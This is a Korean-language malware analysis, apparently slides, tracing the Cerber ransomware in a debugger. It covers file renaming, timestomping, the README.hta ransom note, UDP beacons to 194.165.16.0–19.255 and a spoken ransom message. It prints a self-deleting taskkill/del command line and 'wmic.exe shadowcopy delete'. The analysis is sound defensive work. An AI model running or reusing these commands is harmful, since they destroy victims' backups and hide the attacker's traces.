00403CBF  ·  66:8945 F6    MOV WORD PTR SS:[EBP-0A],AX
00403CC3  ·  66:8945 F8    MOV WORD PTR SS:[EBP-8],AX
00403CC7  ·  66:8945 FA    MOV WORD PTR SS:[EBP-6],AX
00403CCB  ·  56            PUSH ESI                                 ┌FileTime => a31eb550038348236
00403CCC  ·  8D45 EC       LEA EAX,[EBP-14]                         │
00403CCF  ·  50            PUSH EAX                                 │SystemTime
00403CD0  ·  FF15 10114100 CALL DWORD PTR DS:[<&KERNEL32.SystemTimeToFileTime └KERNEL32.SystemTimeToFileTime
00403CD6  ·  C605 1EE44200 MOV BYTE PTR DS:[42E41E],1               
00403CDD  >  56            PUSH ESI                                 ┌WriteTime => a31eb55003834823
00403CDE  ·  56            PUSH ESI                                 │AccessTime => a31eb5500383482
00403CDF  ·  56            PUSH ESI                                 │CreationTime => a31eb55003834
00403CE0  ·  FF75 08       PUSH DWORD PTR SS:[EBP+8]                │hFile
00403CE3  ·  FF15 18114100 CALL DWORD PTR DS:[<&KERNEL32.SetFileTime>] └KERNEL32.SetFileTime
```

2-5. 2차 분석

Cerber.exe

➢ **MoveFileW()를 통해 파일명을 변경**

```
0040177B  .  FF15 F4114100 CALL DWORD PTR DS:[<&KERNEL32.MoveFileW>]     KERNEL32.MoveFileW
                                                                         Existing = "C:₩test.txt"
                                                                         New = "C:₩eYjIHdvFK7.9164"
```

2-5. 2차 분석

Cerber.exe

- 해당 경로에 README.hta 파일을 생성
- WriteFile()을 통해 README.hta파일에 데이터를 씀

```
00404AF7  .  FF15 20114100  CALL  DWORD PTR DS:[<&KERNEL32.CreateFileW>]   KERNEL32.CreateFileW
                                                                            FileName = "C:\README.hta"
                                                                            DesiredAccess = GENERIC_WRITE
                                                                            ShareMode = 0
                                                                            pSecurity = NULL
                                                                            CreationDistribution = CREATE_NEW
                                                                            Attributes = 0
                                                                            hTemplate = NULL
```

```
00404B10  .  FF15 F0114100  CALL  DWORD PTR DS:[<&KERNEL32.WriteFile>]    KERNEL32.WriteFile
```


Address	Hex dump	ASCII
00A68850	3C 21 44 4F 43 54 59 50 45 20 68 66 66 6F 71 72	<!DOCTYPE hffoqr
00A68860	33 75 67 37 6D 37 32 36 7A 6F 75 68 74 6D 6C 20	3ug7m726zouhtml
00A68870	6C 61 6E 67 3D 22 65 6E 22 3E 31 61 20 63 3C 44	lang="en">1a c<D
00A68880	43 45 37 2D 44 46 39 44 2D 44 37 35 30 2D 30 30	CE7-DF9D-D750-00
00A68890	38 43 2D 31 30 30 30 45 20 68 74 6D 6C 3E 3C 68	8C-1000E html><h
00A688A0	74 6D 6C 20 6C 61 6E 67 3D 22 65 6E 22 3E 3C 68	tml lang="en"><h
00A688B0	65 61 64 3E 3C 6D 65 74 61 20 63 68 61 72 73 65	ead><meta charse
00A688C0	74 3D 22 75 74 66 2D 38 22 3E 3C 74 69 74 6C 65	t="utf-8"><title
00A688D0	3E 43 45 52 42 45 52 20 52 41 4E 53 4F 4D 57 41	>CERBER RANSOMWA
00A688E0	52 45 20 2D 20 49 6E 73 74 72 75 63 74 69 6F 6E	RE - Instruction
00A688F0	73 3C 2F 74 69 74 6C 65 3E 3C 48 54 41 3A 41 50	s</title><HTA:AP
00A68900	50 4C 49 43 41 54 49 4F 4E 20 41 50 50 4C 49 43	PLICATION APPLIC
00A68910	41 54 49 4F 4E 4E 41 4D 45 3D 22 43 65 72 62 65	ATIONNAME="Cerbe
00A68920	72 20 52 61 6E 73 6F 6D 77 61 72 65 20 2D 20 49	r Ransomware - I
00A68930	6E 73 74 72 75 63 74 69 6F 6E 73 22 20 53 43 52	nstructions" SCR
00A68940	4F 4C 4C 3D 22 79 65 73 22 20 53 49 4E 47 4C 45	OLL="yes" SINGLE

```
hFile = 00000154
Buffer = 00A68850 -> 3C
Size = 63102.
pBytesWritten = 016DF8D4 -> 10338120.
pOverlapped = NULL
```

2-5. 2차 분석

Cerber.exe

- **inet_addr()을 통해 “194.165.16.0”를 네트워크 바이트 순서로 변환**
- **htons()를 통해 포트 주소를 네트워크 바이트 순서로 변환**
  - 1AEC = 6,892
- **socket(2,2,11)을 통해 소켓 생성**
  - AF_INET(2) = 인터넷 프로토콜 버전 4
  - SOCK_DGRAM(2) = UDP 프로토콜 사용



2-5. 2차 분석

Cerber.exe

- **sendto()를 통해 특정 데이터를 1번씩 전송**
  - 192.165.16.0 ~ 192.165.19.255

```
00403487 | · FF15 2813410( | | | CALL DWORD PTR DS:[<&WS2_32.#20>] | WS2_32.sendto
                                                                    Arg1 = 14C
                                                                    Arg2 = ASCII "dce7df9dd75081"
                                                                    Arg3 = 0E
                                                                    Arg4 = 0
                                                                    Arg5 = 12F7BC
                                                                    Arg6 = 10
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	10.0.2.15	194.165.16.0	UDP	56	Source port: 1204 Destination port: 6892
2	10.5867900	10.0.2.15	194.165.16.1	UDP	56	Source port: 1204 Destination port: 6892
3	34.5493980	10.0.2.15	194.165.16.2	UDP	56	Source port: 1204 Destination port: 6892
17	38.1852310	10.0.2.15	194.165.16.3	UDP	56	Source port: 1204 Destination port: 6892
21	41.1564110	10.0.2.15	194.165.16.4	UDP	56	Source port: 1204 Destination port: 6892
23	49.8138000	10.0.2.15	194.165.16.5	UDP	56	Source port: 1204 Destination port: 6892
24	50.9694640	10.0.2.15	194.165.16.6	UDP	56	Source port: 1204 Destination port: 6892


No.	Time	Source	Destination	Protocol	Length	Info
1255	805.168945	10.0.2.15	194.165.19.244	UDP	56	Source port: 1204 Destination port: 6892
1256	805.168988	10.0.2.15	194.165.19.245	UDP	56	Source port: 1204 Destination port: 6892
1257	805.169032	10.0.2.15	194.165.19.246	UDP	56	Source port: 1204 Destination port: 6892
1258	805.169066	10.0.2.15	194.165.19.247	UDP	56	Source port: 1204 Destination port: 6892
1259	805.169105	10.0.2.15	194.165.19.248	UDP	56	Source port: 1204 Destination port: 6892
1260	805.169146	10.0.2.15	194.165.19.249	UDP	56	Source port: 1204 Destination port: 6892
1261	805.169216	10.0.2.15	194.165.19.250	UDP	56	Source port: 1204 Destination port: 6892
1262	805.169257	10.0.2.15	194.165.19.251	UDP	56	Source port: 1204 Destination port: 6892
1263	805.169294	10.0.2.15	194.165.19.252	UDP	56	Source port: 1204 Destination port: 6892
1264	805.169328	10.0.2.15	194.165.19.253	UDP	56	Source port: 1204 Destination port: 6892
1265	805.169367	10.0.2.15	194.165.19.254	UDP	56	Source port: 1204 Destination port: 6892
1266	806.154839	10.0.2.15	194.165.19.255	UDP	56	Source port: 1204 Destination port: 6892

2-5. 2차 분석

Cerber.exe

➢ SystemParameterInfoW()를 통해 바탕화면을 변환

```
00404A46 | · | FF15 F012410( CALL DWORD PTR DS:[<&USER32.SystemParametersInfoW>] | USER32.SystemParametersInfoW
                                                                                  Action = SPI_SETDESKWALLPAPER
                                                                                  iParam = 0
                                                                                  vParam = 009D8FD8
                                                                                  WinIni = SPIF_UPDATEINIFILE|SPIF_SENDWININICHANGE
```



2-5. 2차 분석

Cerber.exe

➢ **ShellExecuteW()를 통해 README.hta 파일을 열기**

```
00404BED  ·  FF15 70124100  CALL  DWORD PTR DS:[<&SHELL32.ShellExecuteW>]  SHELL32.ShellExecuteW
                                  Arg1 = 30268
                                                                            pWWREADME.hta"
                                                                            pW"
```

2-5. 2차 분석

Cerber.exe

➢ Text-to-Speech 기능 중, Speak()를 사용

```
00403127  .  53          PUSH EBX
00403128  .  53          PUSH EBX
00403129  .  57          PUSH EDI                    UNICODE "말할 문자열"
0040312A  .  50          PUSH EAX
0040312B  .  FF51 50     CALL DWORD PTR DS:[ECX+50]  TTS_Speak()
```


```
ESP ==>  00CE3790  7↑
ESP+4    009DAFE0  à¯   UNICODE "Attention! Attention! Attention!"
ESP+8    00000000
ESP+C    00000000
```

```
ESP ==>  00CE3790  7↑
ESP+4    00AAD300  Ó¦   UNICODE "Your documents, photos, databases and other important files have been encrypt
ESP+8    00000000
ESP+C    00000000
```

2-5. 2차 분석

Cerber.exe


- CreateProcessA()를 통해 cmd.exe를 실행
- WriteFile()을 통해 cmd.exe에 taskkill /f /im "a31eb55003834823679085184dbdc0946ffd0037567bd2c088d16e6e95b0d913.exe" > NUL & ping -n 1 127.0.0.1 > NUL & del "C:\Documents and Settings\dd\?? ??\a31eb55003834823679085184dbdc0946ffd0037567bd2c088d16e6e95b0d913\a31eb55003834823679085184dbdc0946ffd0037567bd2c088d16e6e95b0d913.exe" > NUL && exit 를 실행




2-5. 2차 분석

Cerber.exe


- GetCurrentProcess()를 통해 자신의 프로세스 식별자를 얻어온 후,
- TerminateProcess()를 통해 종료




2-6. 최종 정리


Cerber Process
CreateFile
Thiophene.sed
ReadFile
CreateFile
BgWorker.dll
CreateProcess
Cerber Process
CreateFile
System.dll
System.dll_Call()
System.dll_Call()
BgWorker.dll 로드

2-6. 최종 정리


Cerber Process
복호화
Setting
CMD
C:\
wmic.exe shadowcopy delete
exit
sendto[194.165.16.0 ~ 194.165.19.255] - hi008c1030
Function
FindFirstFileW()
blacklist – folders
Return
Folder?
Function
blacklist – files
encrypt – files
메모리에 저장
